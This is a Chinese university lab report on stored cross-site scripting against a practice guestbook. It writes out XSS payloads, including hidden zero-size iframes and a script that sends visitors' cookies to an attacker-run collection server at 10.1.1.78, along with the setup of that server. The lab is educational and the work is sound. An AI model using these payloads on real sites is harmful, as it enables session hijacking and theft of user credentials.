

哈尔滨工业大学

信息安全概论课程实验报告

实验二

## 学院：计算机学院

## 班级：

## 学号：

## 姓名：

1. 实验目的

1）深入理解跨站脚本攻击概念；

2）掌握形成跨站脚本漏洞的条件；

3）掌握对跨站脚本的几种利用方式。

1. 实验内容及实现

# 预备任务：熟悉留言系统

      在预备任务中，我们将安装在目标主机上的跨站脚本攻击演练平台（留言系统）。

      1、使用远程桌面登录至练习主机。

      2、使用浏览器打开http://10.1.1.2页面，进入跨站脚本攻击演练平台，如下图所示：



      3、给留言系统添加留言，熟悉本系统环境。



      4、管理留言。

      点击“管理留言”，用户名：admin，密码：admin123，可以对刚留言进行管理。



# 任务一：存储式跨站脚本测试

**实验内容**：初步测试留言系统是否存在存储式跨站漏洞；


**实验步骤**：

      1、登录到实验机上，用IE浏览器中打开留言系统（10.1.1.2）。

      2、在留言内容中填写包含有跨站测试的脚本，提交后观察返回效果。

         <script>alert("XSS TEST")</script>


      3、刷新留言系统，如果新加留言显示如下，则说明系统有存储式跨站漏洞。



      4、思考：

      测试当其他用户打开这个页面时，嵌入的代码是否会执行？分析留言系统代码，为什么填写的留言脚本会被执行？

答：代码会执行，因为我查看了这个网页的源代码，发现留言被直接插入到html代码中，我们在留言中写入脚本，相当于在网页中注入脚本，每次访问都会执行写入的脚本，即alert操作。



# 任务二：存储式跨站漏洞的简单利用

**实验内容**：使用跨站漏洞加载恶意网页。

**实验步骤**：

      清空实验一任务，将恶意网页（假设http://www.hit.edu.cn）放入留言系统数据库，并在用户端执行；

      1、增加一留言，并在留言内容中改为 <iframe src="http://www.hit.edu.cn"></iframe>，测试返回效果。



      2、隐藏恶意网页。增加留言，内容包含以下语句：<iframe src=http://today.hit.edu.cn width="0" height="0"></iframe>，观察返回状态，并解释原因。



答：隐藏起来是因为在插入脚本时，人为设定其高度宽度均为0，表面上看不出来，实际已经插入了。（这可以隐藏攻击者的踪迹）。

      3、思考本留言系统是否有其他利用方式？

答：因为是脚本式写入，所以可以有很多利用方式，比如写一个攻击脚本，攻击这个网站，还可以使他成为挂马网站。

# 实验任务三：利用存储式跨站漏洞窃取用户cookie

**实验内容**：利用存储式跨站漏洞窃取用户cookie

**实验步骤**：


     1、继续添加留言，包含以下内容：<script>document.write(document.cookie)</script>

      结果如图所示：




      2、继续添加留言，包含以下内容：

      <script>alert(document.cookie)</script>，比较有什么区别？



答：第一种是将cookie以留言的方式展示出来，第二种是以弹出命令框的方式展示cookie。

       3、使用管理员登录，观察显示的cookie有什么不同？



      4、思考：这种窃取cookie的方式有什么缺点？有什么方法可以将用户的cookie窃取出并保存下来，而且用户看不到？

答：被攻击的用户会发现自己处于被攻击状态，攻击行为容易暴露。

像之前一样，将要显示内容的宽度和高度设置为0，就可以达到隐藏攻击的目的。




      5、在攻击机上使用提供的页面搭建WEB服务器，以便保存浏览用户的cookie。搭建IIS服务器过程中应注意如下几点：

1. 在Web服务扩展中允许Active Server Pages服务




   2）默认网站-属性-文档中添加index.asp内容页。



  3）在：C:\tools\跨站脚本攻击\中的cookies文件夹属性-安全-组或用户名称（G）-添加-高级-立即查找中找到IUSR\_BJHIT-YXI7NEFU8用户，选择并确定



  4)给IUSR\_BJHIT-YXI7NEFU8用户写入权限



    搭建好后，在浏览器中输入本机IP地址进行测试，如下图所示：





      返回http://10.1.1.2页面，继续添加留言，包含以下内容：

     <script>document.write("<iframe width=0 height=0 src='http://10.1.1.78/cookie.asp?cookie="+document.cookie+"'></iframe>");</script>



      提交留言后观察目标服务器页面，没有看到异常现象。

      再打开本地页面，查看接收浏览用户的cookie接收情况：



      可以看到，已经接收到用户的cookie了，这些cookie包含了所有浏览该页面的信息，如果是登录用户的话，cookie包含了用户的用户名与密码信息。

1. 实验总结

（实验中需要回答的问题在上面每一步中进行了回答）

通过本次实验，我初步了解了XSS（跨网站脚本攻击），并跟着实验步骤一步一步进行了几次XSS攻击，感觉很有成就感。在其中的一些实验步骤中，我还学习到了几句简单的脚本语言（如alert）及书写脚本的语句格式（如<script> </script>）。除此之外，我还学到了如何去简单地隐藏发出的攻击信息（将长款设置为0来隐藏），并成功的获取到了该网站的cookie，得到了其用户名和密码。最后，我又搭建了一个web服务器，来保存自己截获的cookies，一步一步搭建起了自己的IIS服务器，并成功地将所获得的cookie存到了自己搭建的web服务器上。

这次试验收获颇丰，在理论的基础上得到了真正的实践，同时勾起了我对XSS的兴趣。